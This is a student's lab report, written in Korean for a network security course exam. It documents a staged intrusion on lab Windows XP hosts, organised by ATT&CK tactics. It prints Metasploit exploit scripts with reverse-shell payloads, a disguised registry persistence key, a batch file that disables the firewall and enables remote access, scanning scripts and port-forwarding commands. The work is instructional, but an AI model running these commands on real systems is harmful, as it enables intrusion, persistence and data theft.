

# REPORT

---

## 2024년 1학기 네트워크보안실무 기말고사




학 번 : 2024771005

이 름 : 박예서

제출일 : 2024년 6월 14일


## 1. 침투 시작

- 1) Initial Access 전술의 Drive-by Compromise 기술
- 2) Execution 전술의 Exploitation for Client Execution 기술




```
root@localhost:/var/www/html
File Edit View Search Terminal Help
<html>
<body>
Hello This is Network Security<br>
<iframe width="100" height="500" src="http://192.168.57.10:8080"></iframe>
</body>
</html>
```

[그림 1] iframe을 통한 취약한 웹 사이트 제작



```
ions Places Fri Jun 14, 2:56 PM
cve-2007-0038_meterpreter.rc (~/Desktop) - VIM
File Edit View Search Terminal Help
use exploit/windows/browser/ms07_017_anl_loadimage_chunksize
set SRVPORT 8080
set PAYLOAD windows/exec
set CMD cmd.exe
exploit
```

[그림 2] 애니커서 버퍼오버플로우 취약점을 이용한 미터프리터 스크립트



```
[*] Local IP: http://192.168.57.10:8080/
[*] Server started.
msf exploit(ms07_017_anl_loadimage_chunksize) > [*] 192.168.56.10
ms07_017_anl_loadimage_chunksize - Attempting to exploit ani_loadimag
e_chunksize
[*] 192.168.56.10 ms07_017_anl_loadimage_chunksize - Sending HTML
page
[*] 192.168.56.10 ms07_017_anl_loadimage_chunksize - Attempting to
exploit ani_loadimage_chunksize
[*] 192.168.56.10 ms07_017_anl_loadimage_chunksize - Sending Windo
ws ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (HTTP)


ms Places Fri Jun 14, 3:50 PM
root@kali: ~/Desktop
File Edit View Search Terminal Help
024-06-14 15:46:02 +0900
msf exploit(handler) > sessions -l
Active sessions
=====
Id  Type                Information                                     Connection
--  --
1   meterpreter x86/win32 USER-692E551EBA\user @ USER-692E551EBA 192.168.57.
10:8081 -> 192.168.56.10:1025 (192.168.56.10)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 408 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

공격자는 MS07-017 애니커서 버퍼오버플로우 취약점을 이용하여 희생자가 취약한 웹 사이트에 방문하는 과정을 통해 희생자 시스템에 접근한다.

### 3) Command and Control 전술의 Commonly Used Port 기술



공격 사실을 숨기기 위해 많이 사용되는 포트인 8080 포트를 이용해 정상적인 웹 트래픽으로 위장한다.


## 2. 거점 시스템 정보 수집

### 1) Discovery 전술의 Account Discovery 기술




net user 명령을 통해 시스템에 있는 모든 사용자 계정 탐색함.

### 2) Discovery 전술의 Process Discovery 기술



tasklist 명령을 통해 현재 시스템에서 실행 중인 모든 프로세스 탐색함.


### 3) Discovery 전술의 System Information Discovery 기술



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
C:\Documents and Settings\user>systeminfo
systeminfo
Host Name:                USER-692E551EBA
OS Name:                  Microsoft Windows XP Professional
OS Version:               5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:         user
Registered Organization:   user
Product ID:                55274-646-9147304-23586
Original Install Date:     7/15/2014, 12:24:39 AM
System Up Time:            21350397 Days, 13 Hours, 43 Minutes, 30 Seconds
System Manufacturer:       innotek GmbH
```

systeminfo 명령을 통해 시스템에 대한 자세한 정보를 탐색한다.

### 4) Discovery 전술의 System Network Configuration Discovery 기술



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
C:\Documents and Settings\user>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.56.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.2
```

ipconfig 명령을 통해 현재 시스템의 IP 주소, 서브넷 마스크, 기본 게이트웨이 정보를 탐색함.


## 3. 제어지속

### 1) Persistence 전술의 Registry Run Keys / Startup Folder 기술



```
meterpreter > upload /root/Desktop/malware.exe c:\\windows\\temp\\malware.exe
[*] uploading   : /root/Desktop/malware.exe -> c:\\windows\\temp\\malware.exe
[*] uploaded    : /root/Desktop/malware.exe -> c:\\windows\\temp\\malware.exe
```


[그림 10] 연결을 지속하기 위한 malware.exe 프로그램을 희생자 시스템에 업로드



The screenshot shows a terminal window titled "persistence\_runkey.bat (~/Desktop) - VIM". The terminal output shows the upload of a script to a remote host:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /t REG_SZ /d "C:\Windows\Temp\malware.exe" /f
meterpreter > upload /root/Desktop/persistence_runkey.bat c:\windows\temp\persistence_runkey.bat
[*] uploading : /root/Desktop/persistence_runkey.bat -> c:\windows\temp\persistence_runkey.bat
[*] uploaded  : /root/Desktop/persistence_runkey.bat -> c:\windows\temp\persistence_runkey.bat
```

[그림 12] 희생자 시스템에 레지스트리 조작 코드를 업로드



The screenshot shows a terminal window with the following commands and output:

```
C:\WINDOWS\Temp>persistence_runkey.bat
persistence_runkey.bat

C:\WINDOWS\Temp>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /t REG_SZ /d "C:\Windows\Temp\malware.exe" /f


The operation completed successfully
```

[그림 13] 희생자 시스템의 레지스트리 조작 코드 실행

희생자의 레지스트리 실행 키에 malware.exe 를 시작 프로그램으로 등록하여 공격자와의 연결 지속성을 확보한다.

#### 4. 측면 이동을 위한 정보 수집

- 1) Discovery 전술의 Remote System Discovery 기술
- 2) Discovery 전술의 Network Service Scanning 기술



The screenshot shows a terminal window titled "arping\_auto.bat (~/Desktop/tools) - VIM". The terminal output shows the execution of a script that performs a network scan:

```
@echo off
set /a n=0
:repeat
set /a n+=1
echo 192.168.56.%n%
arp-ping.exe -n 1 192.168.56.%n% | find /i "Reply">>livehost.txt
if %n% lss 254 goto repeat
type livehost.txt
del livehost.txt
```



```
root@kali: ~/Desktop
File Edit View Search Terminal Help

C:\WINDOWS\Temp>arping_auto.bat
arping_auto.bat
192.168.56.2
192.168.56.3
192.168.56.4
192.168.56.5
```

[그림15] 라이브시스템 스캐닝

```
C:\WINDOWS\Temp>type result.txt | findstr Reply
type result.txt | findstr Reply
Reply that 08:00:27:69:9E:D7 is 192.168.56.2 in 0.009ms
Reply that 08:00:27:92:F1:AE is 191.168.56.20 in 1.234ms
Reply that 08:00:27:46:C4:9A is 192.168.56.10 in 0.025ms
Reply that 08:00:27:79:91:C1 is 192.168.56.80 in 0.715ms
Reply that 08:00:27:69:9E:D7 is 192.168.56.2 in 0.011ms
Reply that 08:00:27:46:C4:9A is 192.168.56.10 in 0.032ms
```

[그림 16] 희생자의 네트워크상에 존재하는 라이브 시스템들

희생자의 네트워크 상에 존재하는 호스트들에 대해 ping을 수행하여 활성 호스트를 탐지하는 스크립트를 제작하여 희생자 시스템에 업로드 한 뒤 스캐닝하여 동작중인 호스트의 정보를 수집한다.

## 5. 측면이동

- 1) Defense Evasion 전술의 Connection Proxy 기술
- 2) Lateral Movement 전술의 Exploitation of Remote Services 기술
- 3) Command and Control 전술의 Uncommonly Used Port 기술
- 4) Lateral Movement 전술의 Remote Desktop Protocol 기술

```
Places [Globe] [Terminal Icon] Fri Jun 14, 4:45 PM

ms08067_meterpreter_reverse_tcp.rc (~/Desktop) - VIM
File Edit View Search Terminal Help

Use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.56.20
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.57.10
exploit
```

SMB 서비스의 취약점인 MS08-067을 이용하여 제어 서버에 직접 접근하지 않고, 리다이렉션을 통해 간접적으로 연결하는 기술을 사용함.

```
C:\WINDOWS\Temp>plink -R 4321:192.168.56.80:80 -l kali -pw kali 192.168.57.10
PLINK v1.90b6.24 32-bit (6 Jun 2021) www.cog-genomics.org/plink/1.9/
(C) 2005-2021 Shaun Purcell, Christopher Chang GNU General Public License v3
Logging to plink.log.
Options in effect:
  --R 4321:192.168.56.80:80
  --l kali
  --pw kali 192.168.57.10
Error: --R does not currently support Windows.
C:\WINDOWS\Temp>
```

```
ms08067_meterpreter_reverse_tcp8080.rc (~/Desktop) - VIM
File Edit View Search Terminal Help
use exploit/windows/smb/ms08_067_netapi
set RHOST 127.0.0.1
set RPORT 8080
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.57.10
set LPORT 4444
exploit
~
~
ns Places [icon] [icon] Fri Jun 14, 5:19 PM
```

```
rdp_enable_xp.bat (~/Desktop) - VIM
File Edit View Search Terminal Help
@echo off
REM *****
REM Disable off "AUTO UPDATE"
REM *****
sc config wuauclt start= disabled
net stop wuauclt
REM *****
REM Disable windows xp Firewall
REM *****
netsh firewall set opmode disable
REM *****
REM Enable TELNET
REM *****
sc config tlntsvr start= auto
net start telnet
REM *****
REM Enable Remote Desktop
REM *****
```

내부 웹 서버에 접근하기 위해 프록시 기술을 활용하여 4444 포트를 서버에 열고, 해당 포트로 접근하는 트래픽을 192.168.56.80의 80 포트로 전송함.

Kali Linux에서는 8080 포트를 활성화하며, 이 포트로 전달되는 패킷은 표적 네트워크의 Windows #2 (192.168.56.20)의 445 포트로 릴레이됨.

```
ons Places [icon] [icon] Fri Jun 14, 5:21 PM
root@kali: ~/Desktop
File Edit View Search Terminal Help
C:\WINDOWS\Temp>
C:\WINDOWS\Temp>rdp_enable.bat
rdp_enable.bat
C:\WINDOWS\Temp>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlS
minal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully
C:\WINDOWS\Temp>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlS
minal Server" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f
The operation completed successfully
C:\WINDOWS\Temp>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlS
minal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DW
```

윈도우 운영체제의 SMB 서비스에 대한 원격 익스플로잇은 배치 스크립트를 통해 RDP 서비스를 강제로 활성화시키는 방식으로 이루어짐.

## 6. 제어 지속

### 1) Persistence 전술의 Registry Run Keys / Startup Folder 기술

```
C:\WINDOWS\Temp>persistence_runkey.bat
persistence_runkey.bat


C:\WINDOWS\Temp>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /t REG_SZ /d "C:\Windows\Temp\malware.exe" /f

The operation completed successfully
```


레지스트리 조작을 통해 malware.exe를 지속적으로 실행하도록 함.

## 7. 수집

### 1) Collection 전술의 Data from Local System 기술 (사용자의 “내 문서 폴더”)



### 2) Collection 전술의 Data Staged 기술 ("%temp%" 디렉토리)





공격자는 RDP를 이용하여 접속한 시스템에서 중요한 폴더를 탐색하고, 이를 유출하기 위해 비밀리에 별도의 디렉터리에 저장함.

## 8. 유출

### 1) Exfiltration 전술의 Data Compressed 기술





탐지를 회피하기 위해 공격자는 파일을 압축하여 유출 제한을 초과하지 않도록 하여 전송 알림을 방지함.